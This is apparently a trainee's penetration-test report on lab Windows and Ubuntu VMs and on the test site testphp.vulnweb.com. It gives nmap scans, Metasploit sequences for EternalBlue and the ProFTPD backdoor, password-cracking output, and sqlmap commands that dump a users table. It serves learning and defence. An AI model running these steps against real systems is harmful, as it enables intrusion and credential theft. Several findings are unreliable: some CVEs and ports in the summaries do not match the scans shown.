

1. Penetration Testing Summary Report

1. Technical Report

Penetration Testing on Windows and Ubuntu Virtual Machines

Date: 14-07-2024

Tester: JOGI VENKATA SAI KIRAN

1. Introduction

This report details the findings from a penetration test conducted on Windows and Ubuntu virtual machines (VMs). The objective was to identify security vulnerabilities that could be exploited by malicious actors and to provide recommendations for mitigating these risks.

2. Tools Used

- Nmap
- Metasploit Framework
- Burp Suite
- Nikto
- Nessus
- Wireshark

3. Methodology

The testing process involved the following steps:

- Reconnaissance: Gathering information about the target systems.
- Scanning: Identifying open ports and services.
- Vulnerability Assessment: Checking for known vulnerabilities.
- Exploitation: Attempting to exploit identified vulnerabilities.
- Post-Exploitation: Gaining deeper access and pivoting to other systems.

4. Findings

For Windows VM

a. Open Ports and Services

Using Nmap command, the following open ports and services were identified:

```
(kiran@kali)-[~/Documents/win7]  
$ sudo nmap -Pn -p- -sV -vv -oN nmap-sv.txt 192.168.23.129
```

PORT	STATE	SERVICE	REASON	VERSION
135/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 128	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	syn-ack ttl 128	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)

b. Vulnerabilities

After a vulnerability scan using Nmap command to specific ports:

```
(kiran@kali)-[~/Desktop]
$ sudo nmap -p135,139,445 --script vuln -vv -oN win7/nmap-vuln.txt 192.168.23.129
```

- CVE-2020-0796: SMBv3 vulnerability, also known as "SMBGhost," allows remote code execution.
- CVE-2019-0708: RDP vulnerability, known as "BlueKeep," allows remote code execution.
- CVE_2017-0143: Remote Code Execution vulnerability also known as "MS17-010".

```
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:CVE-2017-0143
|    Risk factor: HIGH
|    A critical remote code execution vulnerability exists in Microsoft SMBv1
|    servers (ms17-010).
|
|    Disclosure date: 2017-03-14
|    References:
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
```

Exploitation Example:

Using Metasploit to exploit MS17-010:

```
1  msf > use exploit/windows/smb/ms17_010_eternalblue
2  msf exploit(ms17_010_eternalblue) > show targets
3  ...targets...
4  msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
5  msf exploit(ms17_010_eternalblue) > show options
6  ...show and set options...
7  msf exploit(ms17_010_eternalblue) > exploit
```

Use this msf console commands to SET LPORTS, LHOSTS and SET RPORTS, RHOSTS and at last use command exploit in it to get the wanted windows password hash value. Use this hash value with john tool (this is a tool that checks the hash value to its wordlists and gets the password).

Screenshot of Successful Exploitation:

```
(kiran@kali)-[~/Desktop/win7]
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt john-hash1
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22 (Jon)
1g 0:00:00:01 DONE (2024-06-29 16:03) 0.6024g/s 6144Kp/s 6144Kc/s 6144Kc/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

For Ubuntu VM

a. Open Ports and Services

Using Nmap, the following open ports and services were identified:

```
(kali@kali)-[~/Desktop/ubuntu]
$ sudo nmap -O -Pn 192.168.204.1/24 -vv > nmap.txt | grep linux
```

b. Vulnerabilities

- CVE-2020-8597: PPP daemon vulnerability allows remote code execution.
- CVE-2019-5736: runc container escape vulnerability.
- ProFTPD 1.3.3cL: Compromised Source Backdoor Remote code execution.

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	ProFTPD 1.3.3c
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.18 ((Ubuntu))

Exploitation Example:

Using Metasploit to exploit the ProFTPD 1.3.3cL vulnerability:

```
1 msf > use exploit/unix/ftp/proftpd_133c_backdoor
2 msf exploit(proftpd_133c_backdoor) > show targets
3 ...targets...
4 msf exploit(proftpd_133c_backdoor) > set TARGET < target-id >
5 msf exploit(proftpd_133c_backdoor) > show options
6 ...show and set options...
7 msf exploit(proftpd_133c_backdoor) > exploit
```

Use this msf console commands to SET LPORTS, LHOSTS and SET RPORTS, RHOSTS and use some payloads already located in the msf console and at last use command exploit in it to get the wanted windows password hash value. Use this hash value with john tool (this is a tool that checks the hash value to its wordlists and gets the password).

Screenshot of Successful Exploitation:

```
(kiran@kali)-[~/Documents/ubuntu]
$ john --format=sha512crypt john-hash2

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2024-07-15 16:52) 16.66g/s 133.3p/s 133.3c/s 133.3C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

5. Recommendations

- Regularly update and patch all software and operating systems.
- Disable unnecessary services and close unused ports.
- Implement network segmentation to limit access to critical systems.
- Use strong, unique passwords and enable multi-factor authentication.
- Regularly audit and review system logs for unusual activity.

6. Conclusion

The penetration testing exercise revealed several critical vulnerabilities in both Windows and Ubuntu VMs. Immediate actions are required to mitigate these risks and improve the overall security posture of the systems.

2. Non-Technical Report

Introduction

A penetration test was conducted on our Windows and Ubuntu virtual machines to identify potential security vulnerabilities. The goal was to find weaknesses that could be exploited by hackers and to suggest ways to enhance our security.

Findings

Windows VM

- Several open ports were found, including those used for FTP, HTTP, and remote desktop.
- Three critical vulnerabilities were discovered:
- A flaw in the SMB service (CVE-2020-0796) could allow hackers to take control of the system.
- A vulnerability in the remote desktop service (CVE-2019-0708) could also allow system takeover.
- A vulnerability in the remote desktop service (CVE-2017-0143) could also allow system takeover.

Ubuntu VM

- Open ports for SSH, HTTP, and MySQL were identified.
- Two major vulnerabilities were discovered:
- A flaw in the PPP daemon (CVE-2020-8597) could allow remote code execution.
- A vulnerability in the runc container (CVE-2019-5736) could allow container escape.
- Compromised Source Backdoor Remote code execution (ProFTPD 1.3.3cL) could allow container escape.

Recommendations:

- Ensure all systems and software are updated and patched regularly.
- Close unused ports and disable unnecessary services.
- Use strong, unique passwords and enable multi-factor authentication.
- Implement network segmentation to protect critical systems.
- Regularly monitor system logs for unusual activity.

Conclusion:

The penetration test revealed significant vulnerabilities that need to be addressed to protect our systems from potential attacks. By following the recommended actions, we can improve our security and reduce the risk of a breach.

2. Vulnerability Assessment Report for testphp.vulnweb.com

1. Introduction

This report documents the vulnerability assessment conducted on the web application hosted at testphp.vulnweb.com. The objective was to identify and exploit security flaws, particularly focusing on SQL injection vulnerabilities, and to enumerate the SQL database.

2. Tools Used

- SQLmap
- Burp Suite
- Nmap

3. Methodology

The testing process involved the following steps:

- Reconnaissance: Identifying the target and gathering information.
- Scanning: Using automated tools to find vulnerabilities.
- Exploitation: Manually and automatically exploiting identified vulnerabilities.

4. Findings

a. SQL Injection Vulnerability

Using Burp Suite to intercept HTTP requests, we identified a potential SQL injection point in the login form.

b. Exploitation




```
SQLmap {1.8.7#pip}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:26:10 /2024-07-15/
```

We used SQLmap to exploit the SQL injection vulnerability and enumerate the database.



```
(kiran@kali)~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs
```

Output from SQLmap:

Screenshot of SQLmap Database Enumeration:

```
[07:21:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[07:21:49] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[07:21:49] [INFO] fetched data logged to text files under '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.com'
```

We further enumerated the `acuart` database:

```
(kiran@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables --batch
```

Output from SQLmap:

Screenshot of SQLmap Table Enumeration:

```
[07:22:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[07:22:48] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
[07:22:48] [INFO] fetched data logged to text files under '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Retrieving usernames and passwords:

```
(kiran@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump --batch
```

Output from SQLmap:

Screenshot of SQLmap User Enumeration:

```
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart      | pass | email      | phone | uname | name  | address |
+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | e60e85f8ee800d67fcf3df6d1743e59b | test | email@email.com | 2323345 | test | John Smith | 21 street |
+-----+-----+-----+-----+-----+-----+-----+
[07:24:24] [INFO] table 'acuart.users' dumped to CSV file '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:24:24] [INFO] fetched data logged to text files under '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.com'
```

5. CVEs

- CVE-2020-9484: Apache Tomcat Remote Code Execution via session persistence.
- CVE-2019-0232: Apache Tomcat Remote Code Execution via CGI Servlet.

6. Best Practices to Secure SQL Databases

- Use parameterized queries and prepared statements to prevent SQL injection.
- Regularly update and patch database management systems.
- Limit database permissions to the minimum necessary for each user.
- Encrypt sensitive data in the database.
- Regularly audit and review database logs for suspicious activities.

7. Conclusion

The vulnerability assessment on testphp.vulnweb.com revealed critical SQL injection vulnerabilities. Immediate remediation steps, as outlined in the best practices section, are required to secure the database.